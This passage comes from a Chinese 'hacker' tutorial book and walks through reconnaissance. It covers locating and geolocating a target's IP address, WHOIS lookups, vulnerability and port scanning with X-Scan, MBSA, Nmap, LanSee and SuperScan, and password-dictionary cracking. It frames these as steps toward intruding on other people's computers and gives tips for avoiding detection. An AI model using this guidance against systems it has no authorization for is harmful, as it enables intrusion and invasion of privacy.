IP地址是给每个连接在Internet上的主机分配的一个32bit地址，黑客可以通过这个地址进入目标主机，进而进行远程操作。

获取目标主机IP地址的方法有很多，既可以使用Windows自带的ping命令，也可以通过一些专业的网站来获取。

1. 使用ping命令


在本书前面的内容中已经对ping命令做了详细的介绍，这里就只介绍使用ping命令获取他人计算机IP地址的方法。在已经知道目标主机的名称或网络主机域名的情况下，可以通过如下方法来获取对方的IP地址。

01 在“开始”菜单的“搜索”栏中输入“cmd”命令，然后按下“Enter”键。

02 在弹出的“命令提示符”窗口中的光标下输入“ping+目标主机的名称或网络主机的域名”，本例输入“ping www.sina.com.cn”，然后按下“Enter”键，即可在显示的信息中看到目标主机的IP地址。

2. 通过网站获取

随着网络技术的迅速发展，出现了很多可以根据相关信息搜寻网络主机IP地址或网络域名的网站，通过这些网站，我们可以很轻松地获得目标主机的网络IP地址，例如要搜索百度主机的IP地址，可以打开“世界网络”网站，在搜索栏中输入www.baidu.com，然后单击“搜索”按钮，即可在搜索结果中查看相关的IP信息。



3.1.2 根据IP地址获取地理位置


如果知道了目标主机的IP地址，要想查询其详细地址，可以通过专业的软件或

网站来实现目的。


1. 使用超级IP查询工具

“超级IP查询工具”拥有强大的功能，它可以查询全球所有IP的详细信息。只要知道目标主机IP地址后，即可使用“超级IP查询工具”软件对其地理位置进行查询，具体操作步骤如下。

01 下载“超级IP查询工具”软件，双击“IPQuery.exe”图标启动其主程序，在打开的界面中，在“要查询的IP或域名”文本框中输入IP地址，然后单击“查询”按钮。




02 程序会根据设置对目标主机进行搜索，待搜索完毕后会在“查询结果”文本框中列出所有信息，其中包括IP地址对应的主机地理位置。



2. 利用专业网站

除了使用软件可以通过IP地址查询目标主机的地理位置外，还可以通过一些专业的网站来查询。例如登录IP地址查询网站（地址：http://www.880.cc），在指定文本框中输入目标主机的IP地址，然后单击“查询”按钮，即可在搜索结果中查看目标电脑的地理位置。



此外，还有许多IP查询网站都可以通过IP地址找到目标主机的地理位置，例如：萍心网（http://www.dheart.net/ip）、卡卡网（http://www.ikaka.com/ip）、中国站之家（http://ip.webmasterhome.cn）、123查-网虫工具（http://www.123cha.com/ip）等。

3.1.3 查询网站备案信息

网站备案是指根据国家法律法规，需要网站的所有者向国家有关部门申请的备

案，现在主要有ICP备案和公安局备案。网站备案的目的是为了防止在网上从事非法的网站经营活动，打击不良互联网信息的传播，同时，我们也可以通过这些备案信息来查看该网站的详细信息。

查询网站备案信息的途径主要有两种，一种是到网站监督部门查询，当然这个对于黑客来说是不大可能的，还有一种就是通过网络进行查询。目前网络中提供网站备案查询的网站比较多，例如WHOIS查询就是其中一个比较全面的网站。

提 示

WHOIS是一个用来查询已经被注册域名的详细信息的数据库（如域名所有人、域名注册商、域名注册日期和过期日期等），通过WHOIS可以实现对域名注册信息的查询（WHOIS Database），它支持国际域名WHOIS查询、国内域名WHOIS查询、英文域名WHOIS查询、中文域名WHOIS查询。

登录WHOIS查询（网站地址：http://whois.webmasterhome.cn）页面，在“WHOIS查询”文本框中输入要查询的网站域名，然后单击“Whois查询”按钮，即可在下方查看对应网站的备案信息。

3.2 检测系统漏洞

知识导读


系统漏洞是威胁电脑安全的主要因素之一，当系统漏洞被某些别有用心的人利用而对目标主机进行攻击的时候，可能会造成用户信息的泄露。而作为一个黑客，检测系统漏洞又是一门必修的课程，本节将介绍检测系统漏洞的方法。

3.2.1 使用系统漏洞扫描助手

众所周知，系统漏洞是黑客的主要攻击途径之一。即使是黑客在攻击他人电脑之前，也必须保证个人电脑的安全，及时修复系统中的漏洞。

“系统漏洞扫描助手”是一款优秀的完全傻瓜式的Windows系统漏洞扫描工具，使用它可以简单、迅速地查找并修复系统中的漏洞。使用系统漏洞扫描助手检测并修复系统漏洞的方法如下。

01 下载并安装“系统漏洞扫描助手”软件，然后启动其主程序，在打开的程序操作界面中单击“开始检测”按钮。



02 软件会自动对电脑进行检测，并将检测结果排列在程序窗口中，单击“下载并安装补丁”按钮。


03 “系统漏洞扫描助手”开始下载修复漏洞的补丁程序，此过程由软件自动完成，在列表框下方的进度条中可以看到下载的进度。

04 补丁程序下载完成后，软件会自动安装这些补丁程序，待所有补丁程序安装完成后，关闭窗口即可。


3.2.2 使用MBSA检测系统安全性

MBSA（Microsoft Baseline Security Analyzer，微软基准安全分析器）适用于Windows XP和Windows 2003操作系统，它不仅可以检测系统存在的安全漏洞，还提供了详细的解决方案和补丁下载地址。如果用户拥有足够的权限，还可以对局域网或远程计算机进行安全检测。使用MBSA检测计算机系统的方法如下。


01 下载并安装MBSA软件，启动其主程序，在打开的程序主界面中单击默认的“Welcome”选项卡界面的“Scan a computer”链接，扫描某一台计算机。




02 在接着打开的界面中设置要扫描的计算机，如果要扫描本地主机，可在“computer name”下拉列表框中选中本地主机，如果要扫描其他主机，则可在“IP address”文本框中输入对应主机的IP地址，然后单击“Start scan”链接。



03 MBSA开始对指定主机进行扫描，此过程由系统自动完成，用户只需要耐心地等待。




04 待扫描完成后会在打开的界面中显示所有的扫描结果，用户可以在该界面中进行查看。



05 如果需要对某一范围内的多台计算机进行扫描，可切换到“Pick multiple computer to scan”选项卡。

06 在打开的界面中，在“IP address range”文本框中设置要扫描的IP地址范围，然后单击“Start scan”链接，程序会自动对该地址段的计算机进行扫描，并在扫描结束后显示出各主机的安全信息。



3.2.3 X-Scan扫描器

X-Scan是一款功能强大的扫描软件，适用于Windows XP和Windows 2003操作系统，它不仅可以对单个IP地址进行扫描，还可以对一个IP地址段的主机进行扫描，从而收集IP地址或IP地址段内相应主机的相关信息，帮助用户找到主机上存在的安全漏洞。


X-Scan采用多线程方式对指定IP地址段（或单个IP）进行安全漏洞检测，支持插件功能。扫描内容主要包括远程服务类型、操作系统类型及版本、各种弱口令漏洞、后门、应用服务漏洞、网络设备漏洞、拒绝服务漏洞等二十几个大类。对于多数已知漏洞，能够给出相应的描述、解决方案及详细描述链接等。

提 示


X-Scan V3.0及后续版本还提供了简单的插件开发包，便于有编程基础的朋友自己编写或将其他调试过的代码修改为X-Scan插件。

使用X-Scan扫描计算机漏洞的具体操作步骤如下。


01 下载并解压X-Scan压缩包，双击“xscan_gui.exe”文件打开启动程序操作界面，然后依次单击菜单栏上的“设置”→“扫描参数”命令。



02 在打开的“扫描参数”对话框中，在“指定IP范围”文本框中设置扫描范围，单击“示例”按钮可查看设置规则。




03 在左侧窗格中依次展开“全局设置”→“扫描报告”选项，然后在右侧设置需要扫描的内容。




04 选中“全局设置”→“并发扫描”选项，在右侧打开的界面中设置最大并发主机数量、最大并发线程数量等选项。


05 选中“全局设置”→“扫描报告”选项，在右侧打开的界面中设置扫描报告生成的格式、文件名称等内容。



06 选中“全局设置”→“其他设置”选项，在右侧打开的界面中可以设置是否跳过没有响应的主机、是否跳过没有检测到开放端口的主机等选项。



07 展开“插件设置”→“NETBIOS相关设置”选项，在右侧打开的界面中可以选中针对Windows系统的NETBIOS信息的检测选项。




08 选中“插件设置”→“漏洞检测脚本设置”选项，在右侧打开的界面中取消勾选“全选”按钮，然后单击“选择脚本”按钮。

注意


由于脚本漏洞扫描的某些检测对他人主机有破坏性，很可能导致他人主机出现死机、重启、服务异常等情况，这使得扫描很容易被人发现，所以这里应勾选“安全扫描（跳过破坏性扫描）”复选框。

09 在打开的对话框中勾选需要的脚本，然后单击“确定”按钮。

10 在返回的“扫描参数”对话框中选中“插件设置”→“CGI相关设置”选项，然后在右侧打开的界面中设置与CGI相关的选项。




11 选中“插件设置”→“字典文件设置”选项，然后在右侧打开的界面中双击需要设置的字典。



12 在打开的“打开”对话框中选中要添加的文件，然后单击“打开”按钮。

13 在返回的“扫描参数”对话框中查看其他设置，确认无误后单击“另存”按钮。

14 在打开的“另存为”对话框中设置文件的保存位置及文件名，然后单击“保存”按钮，将上述设置保存下来，以便以后使用。




技巧


当需要使用已设置好的参数对IP段（或单个IP地址）的主机进行扫描时，可打开“扫描参数”对话框，单击“载入”按钮，然后将上述文件载入X-Scan程序即可。

15 参数设置完毕并保存好后，在“扫描参数”对话框中单击“确定”按钮返回X-Scan程序主界面，然后依次单击“文件”→“开始扫描”菜单命令。

16 程序开始对指定主机进行扫描，此过程由系统自动完成，用户需耐心等待。



17 待扫描结束后，程序会以前面设置的报告格式显示扫描结果，例如“扫描报告”的文件类型设置的是“txt”，扫描结束后就会弹出一个记事本文档，显示扫描结果。



3.3 扫描服务和端口

知识导读

除了系统漏洞以外，无心开启的服务和端口也是黑客入侵的途径之一，所以在不必要的情况下应关闭重要的服务和端口。对于普通电脑用户或黑客初学者来说，查找自己或他人电脑中开启的服务和端口可能有些难度，本节就针对这个难点讲解扫描服务和端口的方法。


3.3.1 Nmap扫描器

Nmap是一款功能强大的端口扫描工具，它适用于Windows XP、Windows 2003等操作系统，其主要功能有：探测一组主机是否在线；扫描主机端口，嗅探所提供的网络服务；推断主机所用的操作系统 。


Nmap允许用户定制扫描，通常一个简单的使用ICMP协议的ping操作就可以满足用户的需求，也可以深入探测UDP或者TCP端口，直至推断出主机所使用的操作系统；Nmap还可以将所有探测结果记录到各种格式的日志中，供进一步分析操作。使用Nmap扫描计算机的具体操作步骤如下。

01 下载并安装Nmap软件，启动其主程序，在打开的程序窗口中依次单击“Profile”→“New profile”菜单命令。

02 弹出“Profile Editor”对话框，在“Profile name”文本框中设置新配置文件的名称，然后单击“Scan”选项卡。




03 在“Scan”选项卡中根据实际情况设置扫描配置信息，然后单击“OK”按钮。




提示


如果需要进行ping扫描，切换“ping”选项卡，然后在打开的页面中设置扫描信息。



04 返回程序窗口，在“Target”文本框中输入要扫描的计算机的IP地址，在“Profile”下拉列表框中选择制定好的扫描配置文件，然后单击“Scan”按钮。



05 软件会自动对指定主机进行扫描，待扫描完成后，在“Nmap Output”列表框中会显示扫描结果，用户可以在此进行详细查看。



3.3.2 LanSee局域网查看工具

LanSee是一款可以对局域网上的各种信息进行查看的工具，它集成了局域网搜索功能，可以快速搜索出局域网中计算机的名称、IP地址、MAC地址、所在工作组、用户、共享资源等。另外，它还集成了网络嗅探功能，可以捕获各种数据包（tcp、udp、icmp、arp）；嗅探局域网上的QQ号；查看局域网中各主机的流量；嗅探出流过网卡的数据中的音乐、视频、图片等文件。

此外，LanSee集成了局域网聊天和文件共享功能（不需要服务器），可以与正在使用该软件的用户进行群聊，也可以和指定的用户进行私聊，可以指定条件搜索LanSee用户共享的文件。它还拥有对局域网中的计算机的管理功能，可以向开启信使服务的计算机发短消息或远程关闭/重启提供权限的计算机。

使用LanSee查看局域网内主机的具体操作步骤如下。

01 下载并安装LanSee软件，启动其主程序，在打开的操作界面中依次单击“设置”→“工具选项”菜单命令。

提示

LanSee软件属于收费软件，如果要长期使用需要进行注册，但是在未注册前，该软件提供了30次的试用权限，所以如果只是暂时使用，可以不必注册。

02 在打开的“选项”对话框中切换到“搜索计算机”选项界面，在其中对搜索IP地址段进行设置。

03 切换到“扫描端口”选项界面，在其中添加需要扫描的端口号，或者删除不需要扫描的端口。


04 切换到“网络嗅探”选项界面，在其中根据需要对嗅探信息进行设置，然后单击“保存”按钮。

05 在返回的LanSee程序操作界面中选中“搜索工具”选项组中的“搜索计算机”选项，然后单击右侧的“开始”按钮。

06 程序会自动对局域网内主机的IP地址和文件共享情况进行扫描，并将扫描结果分别显示在程序窗口中的各个窗格中。

07 切换到“设置共享资源”选项界面，可以根据需要对本机的共享文件进行管理。


08 展开“网络信息”选项组，在其中选中“活动端口”选项，然后单击右侧的“刷新”按钮，对本机的活动端口进行扫描。




09 扫描结束后，本机的所有活动端口都会显示在程序窗口中，用户需仔细查看，然后按照本书前面介绍的方法关闭危险且不需要的端口。

10 切换到“网络信息”选项组中的“扫描端口”界面，然后单击“开始”按钮，对局域网内主机的端口进行扫描。


11 扫描结束后，程序会显示出局域网内所有主机当前开启的端口，用户需针对指定主机进行查看。



12 切换到“管理工具”选项组界面，用户可以打开“远程关机”操作界面，然后在其中进行设置，对拥有权限的主机进行远程关机或重启，如果有疑问，还可以参阅“使用说明”。



13 切换到“嗅探工具”选项组，单击“嗅探服务”选项打开其操作界面，在“网卡”下拉列表框中选择网卡，然后单击“扫描网络”按钮。



14 扫描结束后，程序会显示本地主机当前的网络状态，以及局域网内的所有主机。


当然，LanSee的功能远不止上述介绍的这些，如果需要，用户可以在使用过程中进行深入的了解。

3.3.3 SuperScan扫描器


SuperScan也是一款功能强大且常用的扫描器，它适用于Windows XP和Windows 2003操作系统，使用该软件可以检测到目标主机提供的服务类别、一定范围内活动主机的在线情况和端口情况等。SuperScan扫描器的具体使用方法如下。

01 在网上下载SuperScan扫描器，启动其程序打开操作界面，在默认的扫描界面中设置需要扫描的“开始IP”和“结束IP”，单击→按钮保存设置，然后单击▶按钮。

02 程序开始对指定IP地址段内主机所开启的服务进行扫描，在此过程中程序会分别列出扫描到的信息。




03 扫描结束后，单击“查看HTML结果”按钮，则可通过IE浏览器查看最终的扫描结果，其中包括在线主机的IP地址、主机名称、所在域或工作组等内容。



04 如果需要对某个主机的端口进行扫描，可以在SuperScan扫描器操作界面中单击“主机和服务扫描设置”选项卡。

05 在打开的“主机和服务扫描设置”界面中勾选“UDP端口扫描”和“TCP端口扫描”复选项，并设置其端口范围。

06 切换到“扫描”选项卡，在“主机名/IP”文本框中输入目标主机的名称或IP地址，然后单击“扫描”按钮 ▶。



07 扫描结束后单击“查看HTML结果”按钮，即可在打开的IE界面中查看目标主机的UDP端口和TCP端口信息。

3.3.4 弱口令扫描器

弱口令指的是仅包含简单数字和字母的口令，例如“123”、“abc”等。在计算机领域里，口令就像一把进入家门的钥匙，当不法分子拥有它时，用户自身的财物、隐私甚至个人安全都会受到威胁。因为弱口令很容易被别人破解，从而使用户的计算机面临风险，因此建议用户在设置密码时应谨慎，最好使用由英文字母和数字混合组成的密码，并且在方便记忆的情况下尽量增加密码的长度。

现在很多黑客软件都可以对计算机系统中的弱口令进行扫描，特别是SQL数据库的sa登录口令，更是被扫描的重点。需要注意的是在使用黑客软件对弱口令进行扫描时，还需要同时加载黑客字典，对相关的口令进行破解，如果破解成功，就可以利用已经获得的账户名和密码进行入侵。

1. 使用黑客字典

所谓黑客字典就是将一些口令的组合或字母、数字、字符等，按一定规则排列组合编辑成的文件，它经常与弱口令扫描工具搭配使用。

小榕黑客字典是一款功能强大的黑客字典生成器，适用于Windows XP和Windows 2003操作系统，它可以根据用户的需要任意设定包含字符、字符串等，其具体使用方法如下。

01 下载小榕黑客字典文件，将其解压并启动其主程序，在打开的程序界面中单击“注册”按钮。

提示

小榕黑客字典在不注册的情况下也能使用，但是很多主要的信息都无法设置，所以在使用前应进行注册。


02 在打开的“注册”对话框中，分别在“注册名”和“注册码”文本框中填写对应的信息。

提示

